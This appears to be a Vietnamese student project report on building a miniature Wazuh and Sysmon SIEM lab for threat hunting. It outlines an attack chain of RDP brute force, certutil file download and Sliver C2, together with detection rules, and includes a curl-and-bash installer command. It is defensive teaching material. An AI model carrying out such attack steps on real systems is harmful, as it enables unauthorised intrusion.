

TRƯỜNG ĐẠI HỌC NGOẠI NGỮ - TIN HỌC THÀNH PHỐ HỒ CHÍ MINH
KHOA CÔNG NGHỆ THÔNG TIN
ୱ ୱ ୱ ୱ



BÁO CÁO ĐỒ ÁN MÔN HỌC
SẢN LŨNG VÀ CÁC MỐI ĐE DỌA

XÂY DỰNG MÔ HÌNH SIEM THU NHỎ PHỤC VỤ
SẢN LŨNG MỐI ĐE DỌA BẰNG WAZUH

GVHD: ThS. Đỗ Phi Hưng

SV thực hiện: Ngô Quốc Cường - 22DH110460

Lương Hoàng Thông - 23DH113430

Trần Phan Cảnh Phúc - 23DH112758

Chuyên ngành: An Ninh Mạng

Khóa: Khóa 29 – K2023

TP. Hồ Chí Minh, tháng 7 năm 2026

LỜI CẢM ƠN

Xin chào thầy

Nhóm em xin được cảm ơn thầy trong suốt thời gian học tập vừa qua vì đã hỗ trợ chúng em hoàn thành việc hoàn tất báo cáo môn học này. Trong thời gian quý báu này chúng em được học tập và làm việc cùng nhau để đưa đến các phương án tốt nhất và hiệu quả nhất cho việc hoàn thành báo cáo. Việc chúng em có được những khoảng thời gian làm việc chuyên nghiệp với tinh thần làm việc và học tập vô cùng sung sức mà chúng em được truyền cảm hứng từ thầy và từ đây bọn em có thể hiểu được và cảm nhận được sự chuyên nghiệp trong phong thái làm việc và học tập cực kì hiệu quả mà thầy đã truyền đạt lại cho chúng em ạ.

Chúng em chân thành cảm ơn thầy !

This image shows a full page of white paper with horizontal dashed lines, typical of primary-ruled notebook paper. The lines are evenly spaced and run across the width of the page. There are no margins, text, or other markings on the paper.

(Ký tên, đóng dấu)

MỤC LỤC

CHƯƠNG 1. TỔNG QUAN	10
1.1. Lý do chọn đề tài	10
1.2. Mục tiêu đề tài	10
1.3. Đối tượng và phạm vi nghiên cứu	10
1.4. Phương pháp thực nghiệm	11
1.5. Kết quả đạt được	11
CHƯƠNG 2. CƠ SỞ LÝ THUYẾT	12
2.1. Tổng quan về Security Operations Center	12
2.2. Tổng quan về Threat hunting	12
2.3. Cyber Kill Chain	12
2.4. MITRE ATT&CK	13
2.5. Wazuh và Sysmon	13
2.6. Remote Desktop Protocol	15
2.7. Living off the Land Binaries	15
2.8. Command and Control	16
2.9. Sliver	16
CHƯƠNG 3. THIẾT KẾ VÀ TRIỂN KHAI MÔI TRƯỜNG LAB	18
3.1. Mô hình hệ thống	18
3.2. Cấu hình các máy trong môi trường lab	18
3.3. Triển khai Wazuh Server	19
3.4. Triển khai Wazuh Agent trên Windows	20
3.5. Triển khai Sysmon trên Windows	20
3.6. Cấu hình Wazuh thu thập log Sysmon	21
3.7. Triển khai Sliver	22
CHƯƠNG 4. KỊCH BẢN TẤN CÔNG	24
4.1. Mục tiêu tấn công	24
4.2. Triển khai tấn công từ Red Team	24
4.2.1. Hoạt động 1: Xác định dịch vụ RDP	24
4.2.2. Hoạt động 2: Thử đăng nhập RDP có kiểm soát	25
4.2.3. Hoạt động 3: Đăng nhập RDP thành công	27
4.2.4. Hoạt động 4: Lạm dụng LOLBin để tải tệp và thiết lập kết nối C2	30

4.3. Phân tích và tương quan chuỗi tấn công	35
4.3.1. Mô tả kịch bản chung	35
4.3.2. Attack Timeline chung.....	35
4.4. Ảnh xạ MITRE ATT&CK.....	37
4.4.1. Ảnh xạ hành vi brute-force RDP	37
4.4.2. Ảnh xạ hành vi đăng nhập RDP thành công	37
4.4.3. Ảnh xạ hành vi tải payload và thiết lập C2	38
4.5. Đánh giá cảnh báo và phản ứng chung.....	38
4.6. Xây dựng Sigma Rule	40
4.6.1. Sigma Rule phát hiện RDP Brute Force	40
4.6.2. Sigma Rule phát hiện đăng nhập RDP thành công.....	41
4.6.3. Sigma Rule phát hiện CertUtil tải tệp.....	41
4.7. Triển khai rule tùy chỉnh trên Wazuh.....	42
4.7.1. Wazuh rule phát hiện RDP Brute Force	42
4.7.2. Wazuh rule phát hiện RDP thành công từ máy Kali	43
4.7.3. Wazuh rule phát hiện CertUtil tải tệp.....	43
4.8. Kiểm tra kết quả trên Wazuh Dashboard	44
CHƯƠNG 5. ĐÁNH GIÁ, HẠN CHẾ VÀ HƯỚNG PHÁT TRIỂN	46
5.1. Đánh giá kết quả đạt được	46
5.2. Ưu điểm của mô hình.....	46
5.3. Hạn chế.....	47
5.4. Đề xuất cải tiến	47
5.5. Hướng phát triển.....	48
5.6. Kết luận chung	48
TÀI LIỆU THAM KHẢO	49

DANH MỤC HÌNH ẢNH

Hình 1. Cyber Kill Chain	13
Hình 2. MITRE ATT&CK	13
Hình 3. Wazuh.....	14
Hình 4. Sysmon.....	14
Hình 5. Remote Desktop Protocol	15
Hình 6. Living off the Land Binaries	16
Hình 7. Command and Control	16
Hình 8. Sliver	17
Hình 9. Network Diagram.....	18
Hình 10. Dịch vụ Wazuh Server đang hoạt động.....	19
Hình 11. Dashboard Wazuh	20
Hình 12. Triển khai sysmon trên Wazuh.....	21
Hình 13. ossec_config.....	21
Hình 14. Sysmon.....	22
Hình 15. Giao diện terminal của sliver	23
Hình 16. Quét Port của victim	25
Hình 17. RDP Brute-force account của victim	26
Hình 18. Log cảnh báo login fail trên dashboard Wazuh.....	26
Hình 19. Json hacker RDP brute-force account nạn nhân thành công.....	27
Hình 20. Hacker đăng nhập RDP thành công	28
Hình 21. Các sự kiện hacker đăng nhập thành công qua RDP	29
Hình 22. Json hacker đăng nhập thành công.....	30
Hình 23. Hacker dùng sliver tạo payload.....	31
Hình 24. Thiết lập C2 thành công	32
Hình 25. Log liên tục được sinh ra khi thiết lập C2.....	33
Hình 26. Log certutil.exe	33
Hình 27. Sigma Rule phát hiện RDP Brute Force	40
Hình 28. Sigma Rule phát hiện đăng nhập RDP thành công	41
Hình 29. Sigma Rule phát hiện CertUtil tải tệp	42
Hình 30. Wazuh rule phát hiện RDP Brute Force	43
Hình 31. Wazuh rule phát hiện RDP thành công từ máy Kali	43
Hình 32. Wazuh rule phát hiện CertUtil tải tệp.....	44
Hình 33. Log cảnh báo đăng nhập RDP thất bại từ máy lạ.....	45
Hình 34. Log phát hiện RDP brute-force từ hacker	45
Hình 35. Log đăng nhập RDP thành công từ máy lạ	45
Hình 36. Log kết nối và nghi ngờ C2	45

DANH MỤC CÁC BẢNG BIỂU

Bảng 1. Các máy trong môi trường thực nghiệm.....	19
Bảng 2. Attack timeline chung	37
Bảng 3. Ảnh xạ hành vi Brute-force RDP.....	37
Bảng 4. Ảnh xạ hành vi đăng nhập RDP thành công	37
Bảng 5. Ảnh xạ hành vi LoLBin và thiết lập C2	38
Bảng 6. Đánh giá cảnh báo và phản ứng chung	39
Bảng 7. Tổng hợp công việc đã hoàn thành.....	46

DANH MỤC CÁC TỪ VIẾT TẮT

Viết tắt	Tên đầy đủ	Ý nghĩa
SIEM	Security Information and Event Management	Hệ thống quản lý và phân tích sự kiện bảo mật.
C2	Command and Control	Hệ thống điều khiển và kiểm soát các thiết bị đã bị xâm nhập.
LOLBin	Living Off the Land Binary	Công cụ hợp lệ của hệ điều hành bị lạm dụng để thực hiện hành vi tấn công.
MITRE ATT&CK	MITRE Adversarial Tactics, Techniques & Common Knowledge	Khung phân loại chiến thuật và kỹ thuật tấn công mạng.
Sigma	Sigma Rule Format	Định dạng quy tắc phát hiện sự kiện bảo mật độc lập với nền tảng SIEM.
Sysmon	System Monitor	Công cụ giám sát và ghi nhận chi tiết hoạt động của hệ thống Windows.
RDP	Remote Desktop Protocol	Giao thức điều khiển máy tính từ xa do Microsoft phát triển.

DANH SÁCH NHÓM

Tên	MSSV	Vai trò
Trần Phan Cảnh Phúc	23DH112758	Viết Sigma Rule và Rule cảnh báo trong Wazuh, ánh xạ Mitre
Lương Hoàng Thông	23DH113430	Tạo các cuộc tấn công vào Endpoint
Ngô Quốc Cường	22DH110460	Xây dựng hệ thống SIEM Wazuh Server và phân tích log Wazuh

CHƯƠNG 1. TỔNG QUAN

1.1. Lý do chọn đề tài

Remote Desktop Protocol là dịch vụ thường được sử dụng để quản trị máy tính Windows từ xa. Tuy nhiên, nếu tài khoản sử dụng mật khẩu yếu hoặc không có cơ chế bảo vệ phù hợp, kẻ tấn công có thể dò mật khẩu, đăng nhập trái phép và tiếp tục thực hiện các hành vi như tải tệp, thu thập thông tin hệ thống hoặc thiết lập kênh Command and Control.

Bên cạnh đó, các công cụ hợp lệ có sẵn trên Windows như PowerShell, Command Prompt và Certutil cũng có thể bị lạm dụng cho mục đích tấn công. Những hành vi này thường khó phát hiện nếu chỉ dựa vào phần mềm chống mã độc thông thường. Vì vậy, nhóm lựa chọn đề tài “Triển khai mô hình SOC thu nhỏ phục vụ sẵn lòng mỗi đe dọa bằng Wazuh” nhằm nghiên cứu cách thu thập, phân tích và tương quan các dấu vết tấn công trên endpoint.

1.2. Mục tiêu đề tài

Đề tài hướng đến việc xây dựng một hệ thống SOC thu nhỏ gồm Kali Linux, Windows Endpoint và Wazuh Server. Nhóm thực hiện chuỗi tấn công gồm quét dịch vụ, thử mật khẩu RDP, đăng nhập từ xa, lạm dụng Certutil để tải tệp, thực thi các lệnh thu thập thông tin và thiết lập kết nối C2 bằng Sliver.

Thông qua Sysmon và Wazuh, nhóm tiến hành thu thập log, tái dựng cây tiến trình, xây dựng dòng thời gian tấn công, ánh xạ hành vi vào MITRE ATT&CK và xây dựng các luật phát hiện phù hợp.

1.3. Đối tượng và phạm vi nghiên cứu

Đối tượng nghiên cứu của đề tài gồm dịch vụ RDP, các công cụ LOLBins trên Windows, PowerShell, Sliver, Sysmon và hệ thống Wazuh SIEM.

Mô hình được triển khai trong mạng máy ảo cô lập 192.168.80.0/24, gồm:

- Kali Linux tại địa chỉ 192.168.80.20
- Windows Endpoint tại 192.168.80.10
- Wazuh Server tại 192.168.80.100

Các hoạt động chỉ phục vụ mục đích học tập và không sử dụng mã độc có khả năng phá hoại hệ thống.

1.4. Phương pháp thực nghiệm

Nhóm tiến hành nghiên cứu lý thuyết về SOC, Threat Hunting, Cyber Kill Chain và MITRE ATT&CK, sau đó xây dựng môi trường lab và cấu hình Sysmon, Wazuh Agent cùng Wazuh Server.

Kịch bản tấn công được thực hiện theo trình tự từ trinh sát, truy cập ban đầu, thực thi, thu thập thông tin đến Command and Control. Sau mỗi hoạt động, nhóm kiểm tra log trên Wazuh, đối chiếu với thời gian thực hiện và phân tích các trường dữ liệu như CommandLine, ParentImage, ProcessGuid, địa chỉ IP và cổng kết nối.

1.5. Kết quả đạt được

Nhóm đã xây dựng được môi trường SOC thu nhỏ, ghi nhận được các sự kiện đăng nhập RDP thất bại và thành công, phát hiện Certutil tải tệp, các tiến trình Discovery và hoạt động PowerShell.

Các sự kiện được tổng hợp thành dòng thời gian tấn công, ánh xạ với MITRE ATT&CK và sử dụng làm cơ sở xây dựng các luật phát hiện, đánh giá cảnh báo và đề xuất biện pháp phòng thủ.

CHƯƠNG 2. CƠ SỞ LÝ THUYẾT

2.1. Tổng quan về Security Operations Center

Security Operations Center là bộ phận chịu trách nhiệm giám sát, phát hiện, phân tích và ứng phó với các sự cố an toàn thông tin. SOC thường sử dụng hệ thống SIEM để thu thập log từ endpoint, máy chủ và thiết bị mạng, sau đó tập trung dữ liệu để tìm kiếm hành vi bất thường.

Trong đề tài này, Wazuh đóng vai trò nền tảng SIEM trung tâm. Log từ máy Windows được Sysmon và Wazuh Agent thu thập, chuyển về Wazuh Server để SOC Engineer theo dõi và Threat Hunter thực hiện điều tra.

2.2. Tổng quan về Threat hunting

Threat Hunting là quá trình chủ động tìm kiếm dấu hiệu tấn công trong hệ thống, kể cả khi chưa có cảnh báo rõ ràng. Khác với việc chỉ xử lý từng cảnh báo riêng lẻ, Threat Hunter đặt ra giả thuyết, tìm kiếm dữ liệu liên quan và tương quan nhiều sự kiện để xác định toàn bộ chuỗi hành vi.


Trong đề tài, Threat Hunter phân tích các sự kiện đăng nhập RDP, tiến trình được tạo, tệp được tải xuống và các kết nối tới máy Kali. Những trường như thời gian, địa chỉ IP, tài khoản, CommandLine, ParentImage và ProcessGuid được sử dụng để liên kết các sự kiện với nhau.

2.3. Cyber Kill Chain

Cyber Kill Chain mô tả các giai đoạn mà một cuộc tấn công thường trải qua, từ trinh sát mục tiêu đến khi đạt được mục đích cuối cùng. Trong mô hình thực nghiệm, Red Team trước tiên quét dịch vụ RDP, thử mật khẩu, đăng nhập vào Windows, tải tệp bằng Certutil, thiết lập kênh Command and Control và thực thi các lệnh thu thập thông tin.

Việc phân chia thành các giai đoạn giúp nhóm dễ xác định dấu vết được tạo ra ở từng bước và đánh giá khả năng phát hiện của hệ thống phòng thủ.

THE CYBER KILL CHAIN



Hình 1. Cyber Kill Chain

2.4. MITRE ATT&CK

MITRE ATT&CK là cơ sở tri thức mô tả các chiến thuật và kỹ thuật thường được đối tượng tấn công sử dụng. Mỗi hành vi trong đề tài được ánh xạ với một kỹ thuật cụ thể, từ đó giúp chuẩn hóa quá trình phân tích và xây dựng luật phát hiện.

Hình 2. MITRE ATT&CK

Các kỹ thuật chính gồm Password Guessing với mã T1110.001, Remote Desktop Protocol với mã T1021.001, PowerShell với mã T1059.001, Windows Command Shell với mã T1059.003, Ingress Tool Transfer với mã T1105.

2.5. Wazuh và Sysmon


Wazuh là nền tảng mã nguồn mở hỗ trợ thu thập log, giám sát endpoint, phát hiện hành vi bất thường và quản lý cảnh báo. Wazuh Agent được cài trên Windows để

chuyển các sự kiện về Wazuh Manager, sau đó dữ liệu được lưu trữ và hiển thị trên Wazuh Dashboard.



Hình 3. Wazuh

Sysmon là công cụ giám sát hệ thống của Microsoft, cung cấp telemetry chi tiết hơn so với log Windows thông thường. Trong đề tài, Sysmon Event ID 1 được sử dụng để ghi nhận tiến trình, Event ID 3 ghi nhận kết nối mạng và Event ID 11 ghi nhận hoạt động tạo tệp.




Hình 4. Sysmon

Các trường quan trọng trong log Sysmon gồm Image, CommandLine, ParentImage, ProcessGuid, ParentProcessGuid, DestinationIp, DestinationPort và

TargetFilename. Đây là cơ sở để Threat Hunter tái dựng cây tiến trình và xác định mối liên hệ giữa các hành vi.

2.6. Remote Desktop Protocol

Remote Desktop Protocol là giao thức cho phép người dùng kết nối và điều khiển máy Windows từ xa, thường sử dụng cổng TCP 3389. Nếu dịch vụ được mở rộng rãi và tài khoản có mật khẩu yếu, kẻ tấn công có thể thử nhiều mật khẩu để tìm thông tin đăng nhập hợp lệ.




Hình 5. Remote Desktop Protocol

Windows Event ID 4625 ghi nhận các lần đăng nhập thất bại, trong khi Event ID 4624 ghi nhận đăng nhập thành công. Đối với phiên RDP, trường Logon Type thường có giá trị 10. Việc xuất hiện nhiều sự kiện 4625 và sau đó là một sự kiện 4624 từ cùng địa chỉ IP có thể cho thấy tài khoản đã bị dò thành công.

2.7. Living off the Land Binaries

Living off the Land Binaries là các chương trình hợp lệ có sẵn trong hệ điều hành nhưng bị lạm dụng cho mục đích tấn công. Do đây là công cụ đáng tin cậy của Windows, hành vi sử dụng chúng thường khó phân biệt với hoạt động quản trị thông thường.




Hình 6. Living off the Land Binaries

Trong đề tài, Certutil được sử dụng để tải tệp từ HTTP server trên Kali. Bản thân Certutil không phải mã độc, nhưng khi được chạy với các tham số tải tệp từ một URL và lưu vào thư mục người dùng, hành vi này cần được kiểm tra.

2.8. Command and Control

Command and Control là cơ chế giúp kẻ tấn công duy trì liên lạc với máy đã bị xâm nhập. Một agent trên endpoint thường gửi beacon định kỳ tới máy chủ C2 để báo trạng thái, nhận lệnh và trả kết quả.



Hình 7. Command and Control

2.9. Sliver

Sliver là một nền tảng Command and Control mã nguồn mở, thường được sử dụng trong hoạt động Red Team để mô phỏng hành vi điều khiển máy nạn nhân sau

khi đã xâm nhập thành công. Trong đề án này, Sliver được triển khai trên máy Kali Linux nhằm tạo môi trường mô phỏng C2 có kiểm soát, phục vụ việc kiểm tra khả năng thu thập log, phát hiện kết nối bất thường và phân tích sự kiện trên Wazuh.



Hình 8. Sliver


CHƯƠNG 3. THIẾT KẾ VÀ TRIỂN KHAI MÔI TRƯỜNG LAB

3.1. Mô hình hệ thống

Môi trường thực nghiệm được xây dựng trên VMware và sử dụng mạng nội bộ 192.168.80.0/24. Mô hình gồm ba máy ảo chính: Kali Linux đóng vai trò Red Team, Windows 10 là máy mục tiêu và Ubuntu Server triển khai hệ thống Wazuh.

Các máy được kết nối trong cùng một mạng lab để phục vụ quá trình tấn công, thu thập log và phân tích sự kiện. Môi trường này được tách biệt với hệ thống bên ngoài nhằm bảo đảm các hoạt động kiểm thử không ảnh hưởng đến thiết bị thật.

Sơ đồ tổng quát của hệ thống:



Hình 9. Network Diagram

3.2 Cấu hình các máy trong môi trường lab

Thiết bị	Địa chỉ IP	Vai trò
Kali Linux	192.168.80.20/24	Tấn Công
Windows 10Pro	192.168.80.10/24	End Point mục tiêu

Wazuh Server	192.168.80.100/24	SIEM và lưu trữ log
--------------	-------------------	---------------------

Bảng 1. Các máy trong môi trường thực nghiệm

Kali Linux được cấu hình hai card mạng. Một card NAT dùng để tải công cụ và cập nhật hệ thống, card còn lại kết nối vào mạng lab 192.168.80.0/24. Windows và Wazuh Server sử dụng card mạng nội bộ để trao đổi trực tiếp với Kali trong quá trình thực nghiệm.

3.3. Triển khai Wazuh Server

Wazuh Server được cài đặt trên Ubuntu Server tại địa chỉ 192.168.80.100. Hệ thống bao gồm Wazuh Manager để tiếp nhận và phân tích log, Wazuh Indexer để lưu trữ dữ liệu và Wazuh Dashboard để tìm kiếm, theo dõi cảnh báo.

Cài đặt wazuh bằng lệnh:

```
curl -sO https://packages.wazuh.com/4.14/wazuh-install.sh && sudo bash ./wazuh-install.sh -a
```

Sau khi cài đặt, các dịch vụ được kiểm tra bằng lệnh:

```
sudo systemctl status wazuh-manager
```

```
sudo systemctl status wazuh-indexer
```


```
sudo systemctl status wazuh-dashboard
```

```
wazuh-manager.service - Wazuh manager
Loaded: loaded (/lib/systemd/system/wazuh-manager.service; enabled; vendor preset: enabled)
Active: active (running) since Sat 2026-07-11 13:58:40 +07; 28s ago
Process: 1158 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
Tasks: 225 (limit: 4535)
Memory: 913.0M
CPU: 29.778s
CGroup: /system.slice/wazuh-manager.service
├─1881 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
├─1882 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
├─1883 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
├─1886 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
├─1889 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
├─1935 /var/ossec/bin/wazuh-authd
├─1965 /var/ossec/bin/wazuh-db
├─2002 /var/ossec/bin/wazuh-execd
├─2030 /var/ossec/bin/wazuh-analysisd
├─2053 /var/ossec/bin/wazuh-syscheckd
├─2104 /var/ossec/bin/wazuh-remoted
├─2239 /var/ossec/bin/wazuh-logcollector
├─2359 /var/ossec/bin/wazuh-monitord
└─2431 /var/ossec/bin/wazuh-modulesd
```

Hình 10. Dịch vụ Wazuh Server đang hoạt động

Giao diện quản trị được truy cập thông qua trình duyệt tại địa chỉ:

<https://192.168.80.100>



Hình 11. Dashboard Wazuh

